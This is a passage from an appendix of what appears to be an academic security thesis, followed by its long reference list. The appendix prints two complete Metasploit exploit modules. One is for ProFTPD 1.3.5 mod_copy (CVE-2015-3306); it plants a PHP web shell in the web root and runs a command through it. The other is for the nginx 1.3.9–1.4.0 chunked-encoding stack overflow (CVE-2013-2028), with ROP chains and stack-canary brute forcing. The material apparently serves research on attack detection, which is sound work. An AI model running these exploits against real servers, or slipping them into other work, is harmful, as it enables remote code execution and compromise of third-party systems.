      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'CVE', '2015-3306' ],
          [ 'EDB', '36742' ]
        ],
      'Privileged'     => false,
      'Platform'       => [ 'unix' ],
      'Arch'           => ARCH_CMD,
      'Payload'        =>
        {
          'BadChars' => '',
          'Compat'      =>
            {
              'PayloadType' => 'cmd',
              'RequiredCmd' => 'generic␣gawk␣python␣perl'
            }
        },
      'Targets'        =>
        [
          [ 'ProFTPD␣1.3.5', { } ]
        ],
```

```
      'DisclosureDate' => 'Apr␣22␣2015',
      'DefaultTarget' => 0))

    register_options(
      [
        OptPort.new('RPORT', [true, 'HTTP␣port', 80]),
        OptPort.new('RPORT_FTP', [true, 'FTP␣port', 21]),
        OptString.new('TARGETURI', [true, 'Base␣path␣to␣the␣website', '/']),
        OptString.new('TMPPATH', [true, 'Absolute␣writable␣path', '/tmp']),
        OptString.new('SITEPATH', [true, 'Absolute␣writable␣website␣path', '/var/www'])
      ])
  end

  def check
    ftp_port = datastore['RPORT_FTP']
    sock = Rex::Socket.create_tcp('PeerHost' => rhost, 'PeerPort' => ftp_port)

    if sock.nil?
      fail_with(Failure::Unreachable, "#{rhost}:#{ftp_port}␣-␣Failed␣to␣connect␣to␣FTP␣server")
    else
      print_status("#{rhost}:#{ftp_port}␣-␣Connected␣to␣FTP␣server")
    end

    res = sock.get_once(-1, 10)
    unless res && res.include?('220')
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port}␣-␣Failure␣retrieving␣ProFTPD␣220␣OK␣banner")
    end

    sock.puts("SITE␣CPFR␣/etc/passwd\r\n")
    res = sock.get_once(-1, 10)
    if res && res.include?('350')
      Exploit::CheckCode::Vulnerable
    else
      Exploit::CheckCode::Safe
    end
  end

  def exploit
    ftp_port = datastore['RPORT_FTP']
    get_arg = rand_text_alphanumeric(5+rand(3))
    payload_name = rand_text_alphanumeric(5+rand(3)) + '.php'

    sock = Rex::Socket.create_tcp('PeerHost' => rhost, 'PeerPort' => ftp_port)

    if sock.nil?
      fail_with(Failure::Unreachable, "#{rhost}:#{ftp_port}␣-␣Failed␣to␣connect␣to␣FTP␣server")
    else
      print_status("#{rhost}:#{ftp_port}␣-␣Connected␣to␣FTP␣server")
    end

    res = sock.get_once(-1, 10)
    unless res && res.include?('220')
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port}␣-␣Failure␣retrieving␣ProFTPD␣220␣OK␣banner")
    end

    print_status("#{rhost}:#{ftp_port}␣-␣Sending␣copy␣commands␣to␣FTP␣server")

    sock.puts("SITE␣CPFR␣/proc/self/cmdline\r\n")
    res = sock.get_once(-1, 10)
    unless res && res.include?('350')
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port}␣-␣Failure␣copying␣from␣/proc/self/cmdline")
    end

    sock.put("SITE␣CPTO␣#{datastore['TMPPATH']}/.<?php␣passthru($_GET[\'#{get_arg}\']);?>\r\n")
    res = sock.get_once(-1, 10)
    unless res && res.include?('250')
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port}␣-␣Failure␣copying␣to␣temporary␣payload␣file")
    end

    sock.put("SITE␣CPFR␣#{datastore['TMPPATH']}/.<?php␣passthru($_GET[\'#{get_arg}\']);?>\r\n")
```

```
    res = sock.get_once(-1, 10)
    unless res && res.include?('350')
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure copying from temporary payload file")
    end

    sock.put("SITE CPTO #{datastore['SITEPATH']}/#{payload_name}\r\n")
    res = sock.get_once(-1, 10)
    unless res && res.include?('250')
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure copying PHP payload to website path, directory not writable?")
    end

    sock.close

    print_status("Executing PHP payload #{target_uri.path}#{payload_name}")
    res = send_request_cgi!(
      'uri' => normalize_uri(target_uri.path, payload_name),
      'method' => 'GET',
      'vars_get' => { get_arg => "nohup #{payload.encoded} &" }
    )

    unless res && res.code == 200
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure executing payload")
    end
  end
end
```

B.0.4 Nginx Chunked Encoding Metasploit Module

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = GreatRanking

  include Exploit::Remote::Tcp

  def initialize(info = {})

    super(update_info(info,
      'Name'           => 'Nginx HTTP Server 1.3.9 - 1.4.0 Chunked Encoding Stack Buffer Overflow',
      'Description'    => %q{
          This module exploits a stack buffer overflow in versions 1.3.9 to 1.4.0 of nginx.
        The exploit first triggers an integer overflow in the ngx_http_parse_chunked() by
        supplying an overly long hex value as chunked block size. This value is later used
        when determining the number of bytes to read into a stack buffer, thus the overflow
        becomes possible.
      },
      'Author'         =>
        [
          'Greg MacManus',     # original discovery
          'hal',               # Metasploit module
          'saelo'              # Metasploit module
        ],
      'DisclosureDate' => 'May 07 2013',
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          ['CVE', '2013-2028'],
          ['OSVDB', '93037'],
          ['URL', 'http://nginx.org/en/security_advisories.html'],
          ['PACKETSTORM', '121560']
        ],
      'Privileged'     => false,
      'Payload'        =>
        {
          'BadChars'    => "\x0d\x0a"
```

```
      },
    'Arch' => ARCH_CMD,
    'Platform' => 'unix',
    'Targets'        =>
      [
        [ 'Ubuntu 13.04 32bit - nginx 1.4.0', {
          'CanaryOffset' => 5050,
          'Offset' => 12,
          'Writable' => 0x080c7330, # .data from nginx
          :dereference_got_callback => :dereference_got_ubuntu_1304,
          :store_callback => :store_ubuntu_1304,
        }],
        [ 'Debian Squeeze 32bit - nginx 1.4.0', {
          'Offset' => 5130,
          'Writable' => 0x080b4360, # .data from nginx
          :dereference_got_callback => :dereference_got_debian_squeeze,
          :store_callback => :store_debian_squeeze
        } ],
      ],

    'DefaultTarget' => 0
))

register_options([
    OptPort.new('RPORT', [true, "The remote HTTP server port", 80])
  ])

register_advanced_options(
  [
    OptInt.new("CANARY", [false, "Use this value as stack canary instead of brute forcing it", 0xffffffff ]),
  ])

end


def check
  begin
    res = send_request_fixed(nil)

    if res =~ /^Server: nginx\/(1\.3\.(9|10|11|12|13|14|15|16)|1\.4\.0)/m
      return Exploit::CheckCode::Appears
    elsif res =~ /^Server: nginx/m
      return Exploit::CheckCode::Detected
    end

  rescue ::Rex::ConnectionRefused, ::Rex::HostUnreachable, ::Rex::ConnectionTimeout
    vprint_error("Connection failed")
    return Exploit::CheckCode::Unknown
  end

  return Exploit::CheckCode::Safe
end

#
# Generate a random chunk size that will always result
# in a negative 64bit number when being parsed
#
def random_chunk_size(bytes=16)
  return bytes.times.map{ (rand(0x8) + 0x8).to_s(16) }.join
end

def send_request_fixed(data)

  connect

  request =  "GET / HTTP/1.1\r\n"
  request << "Host: #{Rex::Text.rand_text_alpha(16)}\r\n"
  request << "Transfer-Encoding: Chunked\r\n"
  request << "\r\n"
  request << "#{data}"
```

```
  sock.put(request)

  res = nil

  begin
    res = sock.get_once(-1, 60)
  rescue EOFError => e
    # Ignore
  end

  disconnect
  return res
end

def store_ubuntu_1304(address, value)
  chain = [
    0x0804c415, # pop ecx ; add al, 29h ; ret
    address, # address
    0x080b9a38, # pop eax ; ret
    value.unpack('V').first, # value
    0x080a9dce, # mov [ecx], eax ; mov [ecx+4], edx ; mov eax, 0 ; ret
  ]
  return chain.pack('V*')
end

def dereference_got_ubuntu_1304
  chain = [
    0x08094129,          # pop esi; ret
    0x080c5090,          # GOT for localtime_r
    0x0804c415,          # pop ecx ; add al, 29h ; ret
    0x001a4b00,          # Offset to system
    0x080c360a,          # add ecx, [esi] ; adc al, 41h ; ret
    0x08076f63,          # push ecx ; add al, 39h ; ret
    0x41414141,          # Garbage return address
    target['Writable'], # ptr to .data where contents have been stored
  ]
  return chain.pack('V*')
end

def store_debian_squeeze(address, value)
  chain = [
    0x08050d93,              # pop edx ; add al 0x83 ; ret
    value.unpack('V').first, # value
    0x08067330,              # pop eax ; ret
    address,                 # address
    0x08070e94,              # mov [eax] edx ; mov eax 0x0 ; pop ebp ; ret
    0x41414141,              # ebp
  ]

  return chain.pack('V*')
end

def dereference_got_debian_squeeze
  chain = [
    0x0804ab34,         # pop edi ; pop ebp ; ret
    0x080B4128 -
    0x5d5b14c4,         # 0x080B4128 => GOT for localtime_r; 0x5d5b14c4 => Adjustment
    0x41414141,           # padding (ebp)
    0x08093c75,         # mov ebx, edi ; dec ecx ; ret
    0x08067330,         # pop eax # ret
    0xfffb0c80,         # offset
    0x08078a46,         # add eax, [ebx+0x5d5b14c4] # ret
    0x0804a3af,               # call eax # system
    target['Writable'] # ptr to .data where contents have been stored
  ]
  return chain.pack("V*")
end

def store(buf, address, value)
```

```
    rop = target['Rop']
    chain = rop['store']['chain']
    chain[rop['store']['address_offset']] = address
    chain[rop['store']['value_offset']] = value.unpack('V').first
    buf << chain.pack('V*')
  end

  def dereference_got

    unless self.respond_to?(target[:store_callback]) and self.respond_to?(target[:dereference_got_callback])
      fail_with(Failure::NoTarget, "Invalid target specified: no callback functions defined")
    end

    buf = ""
    command = payload.encoded
    i = 0
    while i < command.length
      buf << self.send(target[:store_callback], target['Writable'] + i, command[i, 4].ljust(4, ";"))
      i = i + 4
    end

    buf << self.send(target[:dereference_got_callback])

    return buf
  end

  def exploit
    data = random_chunk_size(1024)

    if target['CanaryOffset'].nil?
      data << Rex::Text.rand_text_alpha(target['Offset'] - data.size)
    else

      if not datastore['CANARY'] == 0xffffffff
        print_status("Using 0x%08x as stack canary" % datastore['CANARY'])
        canary = datastore['CANARY']
      else
        print_status("Searching for stack canary")
        canary = find_canary

        if canary.nil? || canary == 0x00000000
          fail_with(Failure::Unknown, "#{peer} - Unable to find stack canary")
        else
          print_good("Canary found: 0x%08x\n" % canary)
        end
      end

      data <<   Rex::Text.rand_text_alpha(target['CanaryOffset'] - data.size)
      data <<   [canary].pack('V')
      data << Rex::Text.rand_text_hex(target['Offset'])

    end

    data << dereference_got

    begin
      send_request_fixed(data)
    rescue Errno::ECONNRESET => e
      # Ignore
    end
    handler
  end

  def find_canary
    # First byte of the canary is already known
    canary = "\x00"

    print_status("Assuming byte 0 0x%02x" % 0x00)

    # We are going to bruteforce the next 3 bytes one at a time
```

```
    3.times do |c|
      print_status("Brute␣forcing␣byte␣#{c␣+␣1}")

      0.upto(255) do |i|
        data =  random_chunk_size(1024)
        data << Rex::Text.rand_text_alpha(target['CanaryOffset'] - data.size)
        data << canary
        data << i.chr

        unless send_request_fixed(data).nil?
          print_good("Byte␣#{c␣+␣1}␣found:␣0x%02x" % i)
          canary << i.chr
          break
        end
      end
    end

    if canary == "\x00"
      return nil
    else
      return canary.unpack('V').first
    end
  end
end
```

APPENDIX — REFERENCES

ABADI, M. et al. Control-flow integrity. In: ACM. **Proceedings of the 12th ACM conference on Computer and communications security**. [S.l.], 2005. p. 340–353.

ALBRECHT, J. P. **Eur. Data Prot. L. Rev.**, HeinOnline, v. 2, p. 287, 2016.

ALEPH, O. Smashing the stack for fun and profit. **http://www.shmoo.com/phrack/Phrack49/p49-14**, 1996.

ANTONAKAKIS, M. et al. Understanding the mirai botnet. In: **USENIX Security Symposium**. [S.l.: s.n.], 2017.

ARUL, C. Shellshock attack on linux systems-bash. **International Journal of Engineering and Technology**, v. 2, p. 1323–1326, 11 2015.

BAKER, L. B.; FINKLE, J. Sony playstation suffers massive data breach. **Reuters, April**, v. 26, 2011.

BERGSMA, W. A bias-correction for cramér's v and tschuprow's t. **Journal of the Korean Statistical Society**, v. 42, n. 3, p. 323 – 328, 2013. ISSN 1226-3192. Available from Internet: <http://www.sciencedirect.com/science/article/pii/S1226319212001032>.

BESSEY, A. et al. A few billion lines of code later: using static analysis to find bugs in the real world. **Communications of the ACM**, ACM, v. 53, n. 2, p. 66–75, 2010.

BEST, S. Analyzing code coverage with gcov. **Linux Magazine**, p. 43–50, 2003.

BHATKAR, S.; CHATURVEDI, A.; SEKAR, R. Dataflow anomaly detection. In: IEEE. **2006 IEEE Symposium on Security and Privacy (S&P'06)**. [S.l.], 2006. p. 15–pp.

BLEICHENBACHER, D. Chosen ciphertext attacks against protocols based on the rsa encryption standard pkcs# 1. In: SPRINGER. **Annual International Cryptology Conference**. [S.l.], 1998. p. 1–12.

BORIN, E. et al. Software-based transparent and comprehensive control-flow error detection. In: IEEE COMPUTER SOCIETY. **proceedings of the international symposium on Code generation and optimization**. [S.l.], 2006. p. 333–345.

CADAR, C. et al. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In: **OSDI**. [S.l.: s.n.], 2008. v. 8, p. 209–224.

CADAR, C. et al. Exe: automatically generating inputs of death. **ACM Transactions on Information and System Security (TISSEC)**, ACM, v. 12, n. 2, p. 10, 2008.

CALLEGATI, F.; CERRONI, W.; RAMILLI, M. Man-in-the-middle attack to the https protocol. **IEEE Security & Privacy**, IEEE, v. 7, n. 1, p. 78–81, 2009.

CARLINI, N.; WAGNER, D. Rop is still dangerous: Breaking modern defenses. In: **USENIX Security Symposium**. [S.l.: s.n.], 2014. p. 385–399.

CASTRO, M.; COSTA, M.; HARRIS, T. Securing software by enforcing data-flow integrity. In: USENIX ASSOCIATION. **Proceedings of the 7th symposium on Operating systems design and implementation**. [S.l.], 2006. p. 147–160.

CHEN, S. et al. Defeating memory corruption attacks via pointer taintedness detection. In: IEEE. **Dependable Systems and Networks, 2005. DSN 2005. Proceedings. International Conference on**. [S.l.], 2005. p. 378–387.

CHENG, Y. et al. Ropecker: A generic and practical approach for defending against rop attack. **Proceedings of the 21th Annual Network and Distributed System Security Symposium (NDSS'14), February 23-26, 2014, San Diago, CA**, Internet Society, 2014.

CONTI, M. et al. Losing control: On the effectiveness of control-flow integrity under stack attacks. In: ACM. **Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security**. [S.l.], 2015. p. 952–963.

COSTAN, V.; DEVADAS, S. Intel sgx explained. **IACR Cryptology ePrint Archive**, v. 2016, p. 86, 2016.

COURTOIS, N. T.; BARD, G. V. Algebraic cryptanalysis of the data encryption standard. In: SPRINGER. **IMA International Conference on Cryptography and Coding**. [S.l.], 2007. p. 152–169.

CVE-2017-0144. 2017.

DAVI, L.; KOEBERL, P.; SADEGHI, A.-R. Hardware-assisted fine-grained control-flow integrity: Towards efficient protection of embedded systems against software exploitation. In: ACM. **Proceedings of the 51st Annual Design Automation Conference**. [S.l.], 2014. p. 1–6.

DAVI, L. et al. Stitching the gadgets: On the ineffectiveness of coarse-grained control-flow integrity protection. In: **USENIX Security Symposium**. [S.l.: s.n.], 2014. v. 2014.

DELAMORE, B.; KO, R. K. A global, empirical analysis of the shellshock vulnerability in web applications. In: IEEE. **Trustcom/BigDataSE/ISPA, 2015 IEEE**. [S.l.], 2015. v. 1, p. 1129–1135.

DESIGNER, S. return-to-libc" attack. **Bugtraq, Aug**, 1997.

DURUMERIC, Z. et al. The matter of heartbleed. In: ACM. **Proceedings of the 2014 Conference on Internet Measurement Conference**. [S.l.], 2014. p. 475–488.

EHRENFELD, J. M. Wannacry, cybersecurity and health information technology: A time to act. **Journal of medical systems**, Springer, v. 41, n. 7, p. 104, 2017.

ENDLER, D. Intrusion detection. applying machine learning to solaris audit data. In: IEEE. **Proceedings 14th Annual Computer Security Applications Conference (Cat. No. 98EX217)**. [S.l.], 1998. p. 268–279.

EVANS, I. et al. Control jujutsu: On the weaknesses of fine-grained control flow integrity. In: ACM. **Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security**. [S.l.], 2015. p. 901–913.

EVTYUSHKIN, D.; PONOMAREV, D.; ABU-GHAZALEH, N. Jump over aslr: Attacking branch predictors to bypass aslr. In: IEEE PRESS. **The 49th Annual IEEE/ACM International Symposium on Microarchitecture**. [S.l.], 2016. p. 40.

FEINSTEIN, L. et al. Statistical approaches to ddos attack detection and response. In: IEEE. **DARPA Information Survivability Conference and Exposition, 2003. Proceedings**. [S.l.], 2003. v. 1, p. 303–314.

FENG, H. H. et al. Formalizing sensitivity in static analysis for intrusion detection. In: IEEE. **IEEE Symposium on Security and Privacy, 2004. Proceedings. 2004**. [S.l.], 2004. p. 194–208.

FENG, H. H. et al. Anomaly detection using call stack information. In: IEEE. **2003 Symposium on Security and Privacy, 2003.** [S.l.], 2003. p. 62–75.

FORREST, S.; HOFMEYR, S.; SOMAYAJI, A. The evolution of system-call monitoring. In: IEEE. **2008 annual computer security applications conference (acsac)**. [S.l.], 2008. p. 418–430.

FORREST, S. et al. A sense of self for unix processes. In: IEEE. **Proceedings 1996 IEEE Symposium on Security and Privacy**. [S.l.], 1996. p. 120–128.

GIFFIN, J. T. et al. Environment-sensitive intrusion detection. In: SPRINGER. **International Workshop on Recent Advances in Intrusion Detection**. [S.l.], 2005. p. 185–206.

GIFFIN, J. T.; JHA, S.; MILLER, B. P. Efficient context-sensitive intrusion detection. In: **NDSS**. [S.l.: s.n.], 2004.

GOEL, A.; GUPTA, P. Small subset queries and bloom filters using ternary associative memories, with applications. **ACM SIGMETRICS Performance Evaluation Review**, ACM New York, NY, USA, v. 38, n. 1, p. 143–154, 2010.

GÖKTAS, E. et al. In: IEEE. **Security and Privacy (SP), 2014 IEEE Symposium on**. [S.l.], 2014. p. 575–589.

GÖKTAS, E. et al. Out of control: Overcoming control-flow integrity. In: IEEE. **Security and Privacy (SP), 2014 IEEE Symposium on**. [S.l.], 2014. p. 575–589.

GONZALVEZ, A.; LASHERMES, R. A case against indirect jumps for secure programs. In: **Proceedings of the 9th Workshop on Software Security, Protection, and Reverse Engineering**. [S.l.: s.n.], 2019. p. 1–10.

GOODRICH, M. T.; TAMASSIA, R. **Introduction to computer security**. [S.l.]: Pearson, 2011.

GRAWROCK, D. **Dynamics of a Trusted Platform: A building block approach**. [S.l.]: Intel Press, 2009.

GROUP, T. C. **TPM main specification**. 2011.

GU, G.; ZHANG, J.; LEE, W. Botsniffer: Detecting botnet command and control channels in network traffic. In: **16th Annual Network & Distributed System Security Symposium**. [S.l.: s.n.], 2008.

HALFOND, W. G. et al. A classification of sql-injection attacks and countermeasures. In: IEEE. **Proceedings of the IEEE International Symposium on Secure Software Engineering**. [S.l.], 2006. v. 1, p. 13–15.

HAMALAINEN, P. et al. Design and implementation of low-area and low-power aes encryption hardware core. In: IEEE. **Digital System Design: Architectures, Methods and Tools, 2006. DSD 2006. 9th EUROMICRO Conference on**. [S.l.], 2006. p. 577–583.

HAMERLY, G. et al. Simpoint 3.0: Faster and more flexible program phase analysis. **Journal of Instruction Level Parallelism**, v. 7, n. 4, p. 1–28, 2005.

HAMLEN, K. W. et al. Exploiting an antivirus interface. **Computer Standards & Interfaces**, Elsevier, v. 31, n. 6, p. 1182–1189, 2009.

HAZEL, P. Pcre: Perl compatible regular expressions. **Online http://www. pcre. org**, 2005.

HEARST, M. A. et al. Support vector machines. **IEEE Intelligent Systems and their applications**, IEEE, v. 13, n. 4, p. 18–28, 1998.

HEIDERICH, M.; SPÄTH, C.; SCHWENK, J. Dompurify: Client-side protection against xss and markup injection. In: SPRINGER. **European Symposium on Research in Computer Security**. [S.l.], 2017. p. 116–134.

HENNESSY, J. L.; PATTERSON, D. A. **Computer architecture: a quantitative approach**. [S.l.]: Elsevier, 2011.

HOFMEYR, S.; WILLIAMSON, M. Primary response technical white paper. **Sana Security**, 2005.

HOFMEYR, S. A.; FORREST, S.; SOMAYAJI, A. Intrusion detection using sequences of system calls. **Journal of computer security**, IOS Press, v. 6, n. 3, p. 151–180, 1998.

HU, H. et al. Data-oriented programming: On the expressiveness of non-control data attacks. In: IEEE. **2016 IEEE Symposium on Security and Privacy (SP)**. [S.l.], 2016. p. 969–986.

HUND, R.; WILLEMS, C.; HOLZ, T. Practical timing side channel attacks against kernel space aslr. In: IEEE. **Security and Privacy (SP), 2013 IEEE Symposium on**. [S.l.], 2013. p. 191–205.

INTEL. Improving real-time performance by utilizing cache allocation technology. **Intel Corporation, Apr**, 2015.

INTEL. **Intel Control-Flow Enforcement Technology Preview**. 2017.

ISPOGLOU, K. K. et al. Block oriented programming: Automating data-only attacks. In: ACM. **Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security**. [S.l.], 2018. p. 1868–1882.

KC, G. S.; KEROMYTIS, A. D. e-nexsh: Achieving an effectively non-executable stack and heap via system-call policing. In: IEEE. **Computer Security Applications Conference, 21st Annual**. [S.l.], 2005. p. 15–pp.

KHANNA, R.; LIU, H. System approach to intrusion detection using hidden markov model. In: ACM. **Proceedings of the 2006 international conference on Wireless communications and mobile computing**. [S.l.], 2006. p. 349–354.

KIRSCH, A.; MITZENMACHER, M. Less hashing, same performance: Building a better bloom filter. **Random Structures & Algorithms**, Wiley Online Library, v. 33, n. 2, p. 187–218, 2008.

KLIMT, B.; YANG, Y. The enron corpus: A new dataset for email classification research. In: SPRINGER. **European Conference on Machine Learning**. [S.l.], 2004. p. 217–226.

KOCHER, P. et al. Spectre attacks: Exploiting speculative execution. **arXiv preprint arXiv:1801.01203**, 2018.

KOCHER, P.; JAFFE, J.; JUN, B. Differential power analysis. In: SPRINGER. **Annual International Cryptology Conference**. [S.l.], 1999. p. 388–397.

KOCHER, P. C. Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. In: SPRINGER. **Annual International Cryptology Conference**. [S.l.], 1996. p. 104–113.

KREBS, B. Ddos on dyn impacts twitter, spotify, reddit. **Krebs on Security.(October 2016). Retrieved June**, v. 1, p. 2017, 2016.

LASHKARI, A. H.; DANESH, M. M. S.; SAMADI, B. A survey on wireless security protocols (wep, wpa and wpa2/802.11 i). In: IEEE. **Computer Science and Information Technology, 2009. ICCSIT 2009. 2nd IEEE International Conference on**. [S.l.], 2009. p. 48–52.

LATTNER, C. Llvm and clang: Next generation compiler technology. In: **The BSD conference**. [S.l.: s.n.], 2008. v. 5.

LEE, J. et al. Hacking in darkness: Return-oriented programming against secure enclaves. In: **USENIX Security**. [S.l.: s.n.], 2017. p. 523–539.

LIPPMANN, R. P. et al. Evaluating intrusion detection systems: The 1998 darpa offline intrusion detection evaluation. In: **DARPA Information Survivability Conference and Exposition (DISCEX)**. [S.l.: s.n.], 2000. v. 2, p. 12–26.

LIU, F. et al. Catalyst: Defeating last-level cache side channel attacks in cloud computing. In: IEEE. **High Performance Computer Architecture (HPCA), 2016 IEEE International Symposium on**. [S.l.], 2016. p. 406–418.

LOMNE, V. et al. Side channel attacks. In: **Security trends for FPGAS**. [S.l.]: Springer, 2011. p. 47–72.

LUK, C.-K. et al. Pin: building customized program analysis tools with dynamic instrumentation. In: **Proceedings of the 2005 ACM SIGPLAN conference on Programming language design and implementation**. New York, NY, USA: ACM, 2005. (PLDI '05), p. 190–200. ISBN 1-59593-056-6. Available from Internet: <http://doi.acm.org/10.1145/1065010.1065034>.

MAYNOR, D. **Metasploit toolkit for penetration testing, exploit development, and vulnerability research**. [S.l.]: Elsevier, 2011.

MELL, P.; SCARFONE, K.; ROMANOSKY, S. Common vulnerability scoring system. **IEEE Security & Privacy**, IEEE, v. 4, n. 6, 2006.

MILLER, B. P. et al. The paradyn parallel performance measurement tool. **Computer**, IEEE, v. 28, n. 11, p. 37–46, 1995.

MITZENMACHER, M.; UPFAL, E. **Probability and computing: Randomization and probabilistic techniques in algorithms and data analysis**. [S.l.]: Cambridge university press, 2017.

MOHAN, V. et al. Opaque control-flow integrity. In: **NDSS**. [S.l.: s.n.], 2015. v. 26, p. 27–30.

MOHURLE, S.; PATIL, M. A brief study of wannacry threat: Ransomware attack 2017. **International Journal**, v. 8, n. 5, 2017.

MOREIRA, F. B. et al. A dynamic block-level execution profiler. **Parallel Computing**, v. 54, p. 15 – 28, 2016. ISSN 0167-8191. 26th International Symposium on Computer Architecture and High Performance Computing. Available from Internet: <http://www.sciencedirect.com/science/article/pii/S0167819116000405>.

MOREIRA, F. B.; ALVES, M. A.; KOREN, I. Profiling and reducing micro-architecture bottlenecks at the hardware level. In: IEEE. **Computer Architecture and High Performance Computing (SBAC-PAD), 2014 IEEE 26th International Symposium on**. [S.l.], 2014. p. 222–229.

MOREIRA, F. B. et al. Data mining the memory access stream to detect anomalous application behavior. In: ACM. **Proceedings of the Computing Frontiers Conference**. [S.l.], 2017. p. 45–52.

NAKASHIMA, E.; MILLER, G.; TATE, J. Us, israel developed flame computer virus to slow iranian nuclear efforts, officials say. **The Washington Post**, v. 19, 2012.

NIU, B.; TAN, G. Modular control-flow integrity. **ACM SIGPLAN Notices**, ACM, v. 49, n. 6, p. 577–587, 2014.

NORTH, J. Identifying memory address disclosures. **De Montfort University thesis repository**, De Montfort University, 2015.

PANG, R.; PAXSON, V. A high-level programming environment for packet trace anonymization and transformation. In: **Proceedings of the 2003 conference on Applications, technologies, architectures, and protocols for computer communications**. [S.l.: s.n.], 2003. p. 339–351.

PAPPAS, V. kbouncer: Efficient and transparent rop mitigation. **Apr**, v. 1, p. 1–2, 2012.

PFAFF, D.; HACK, S.; HAMMER, C. Learning how to prevent return-oriented programming efficiently. In: SPRINGER. **International Symposium on Engineering Secure Software and Systems**. [S.l.], 2015. p. 68–85.

PREENY. 2019.

PROFTPD, H. C. G.; LICENSED, F. **server Softwarek**. 2008.

PROVOS, N. et al. A virtual honeypot framework. In: **USENIX Security Symposium**. [S.l.: s.n.], 2004. v. 173, p. 1–14.

PULLUM, G. K. Context-freeness and the computer processing of human languages. In: ASSOCIATION FOR COMPUTATIONAL LINGUISTICS. **Proceedings of the 21st annual meeting on Association for Computational Linguistics**. [S.l.], 1983. p. 1–6.

QIN, F.; LU, S.; ZHOU, Y. Safemem: Exploiting ecc-memory for detecting memory leaks and memory corruption during production runs. In: IEEE. **High-Performance Computer Architecture, 2005. HPCA-11. 11th International Symposium on**. [S.l.], 2005. p. 291–302.

RAPÔSO, C. F. L. et al. Lgpd-lei geral de proteção de dados pessoais em tecnologia da informação: Revisão sistemática. **RACE-Revista da Administração**, v. 4, p. 58–67, 2019.

RATANAWORABHAN, P.; BURTSCHER, M. Program phase detection based on critical basic block transitions. In: IEEE. **Performance Analysis of Systems and software, 2008. ISPASS 2008. IEEE International Symposium on**. [S.l.], 2008. p. 11–21.

REESE, W. Nginx: the high-performance web server and reverse proxy. **Linux Journal**, Belltown Media, v. 2008, n. 173, p. 2, 2008.

RICE, H. G. Classes of recursively enumerable sets and their decision problems. **Transactions of the American Mathematical Society**, v. 74, n. 2, p. 358–366, 1953.

SEABORN, M.; DULLIEN, T. Exploiting the dram rowhammer bug to gain kernel privileges. **Black Hat**, p. 7–9, 2015.

SEGGELMANN, R.; TUEXEN, M.; WILLIAMS, M. Transport layer security (tls) and datagram transport layer security (dtls) heartbeat extension. **Internet Engineering Task Force, RFC**, v. 6520, 2012.

SEKAR, R. et al. A fast automaton-based method for detecting anomalous program behaviors. In: IEEE. **Proceedings 2001 IEEE Symposium on Security and Privacy. S&P 2001**. [S.l.], 2000. p. 144–155.

SHACHAM, H. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In: ACM. **Proceedings of the 14th ACM conference on Computer and communications security**. [S.l.], 2007. p. 552–561.

SHERWOOD, T.; PERELMAN, E.; CALDER, B. Basic block distribution analysis to find periodic behavior and simulation points in applications. In: **Parallel Architectures and Compilation Techniques, 2001. Proceedings. 2001 International Conference on**. [S.l.: s.n.], 2001. p. 3–14. ISSN 1089-796X.

SHU, X. et al. Long-span program behavior modeling and attack detection. **ACM Trans. Priv. Secur.**, ACM, New York, NY, USA, v. 20, n. 4, p. 12:1–12:28, sep. 2017. ISSN 2471-2566. Available from Internet: <http://doi.acm.org/10.1145/3105761>.

SHU, X.; YAO, D. D.; RYDER, B. G. A formal framework for program anomaly detection. In: SPRINGER. **International Symposium on Recent Advances in Intrusion Detection**. [S.l.], 2015. p. 270–292.

SOURCE, O. Dyninst: An application program interface (api) for runtime code generation. **Online, http://www. dyninst. org**, 2016.

SPETT, K. Cross-site scripting. **SPI Labs**, v. 1, p. 1–20, 2005.

SPRUNT, B. The basics of performance-monitoring hardware. **IEEE Micro**, IEEE, v. 22, n. 4, p. 64–71, 2002.

STABLUM, F. **Tcpick**.

STAMELOS, I. et al. Code quality analysis in open source software development. **Information Systems Journal**, Wiley Online Library, v. 12, n. 1, p. 43–60, 2002.

SUKWONG, O.; KIM, H.; HOE, J. Commercial antivirus software effectiveness: an empirical study. **Computer**, IEEE, v. 44, n. 3, p. 63–70, 2011.

SULLIVAN, D. et al. Strategy without tactics: Policy-agnostic hardware-enhanced control-flow integrity. In: ACM. **Proceedings of the 53rd Annual Design Automation Conference**. [S.l.], 2016. p. 163.

SYMANTEC. Symantec endpoint protection 11.0. **Application and Device Control**, p. 1–18, 2008.

TAHT, K.; GREENSKY, J.; BALASUBRAMONIAN, R. The pop detector: A lightweight online program phase detection framework. In: IEEE. **2019 IEEE International Symposium on Performance Analysis of Systems and Software (ISPASS)**. [S.l.], 2019. p. 48–57.

TANG, A.; SETHUMADHAVAN, S.; STOLFO, S. J. Unsupervised anomaly-based malware detection using hardware features. In: SPRINGER. **International Workshop on Recent Advances in Intrusion Detection**. [S.l.], 2014. p. 109–129.

TEAM, P. Pax address space layout randomization (aslr). **The PaX Project**, 2003.

TICE, C. et al. Enforcing forward-edge control-flow integrity in gcc & llvm. In: **USENIX Security Symposium**. [S.l.: s.n.], 2014. p. 941–955.

TIRI, K.; VERBAUWHEDE, I. A vlsi design flow for secure side-channel attack resistant ics. In: IEEE. **Design, Automation and Test in Europe, 2005. Proceedings**. [S.l.], 2005. p. 58–63.

TORNHILL, A. **Software Design X-Rays: Fix Technical Debt with Behavioral Code Analysis**. [S.l.]: Pragmatic Bookshelf, 2018.

TURING, A. M. On computable numbers, with an application to the entscheidungsproblem. **Proceedings of the London mathematical society**, Wiley Online Library, v. 2, n. 1, p. 230–265, 1937.

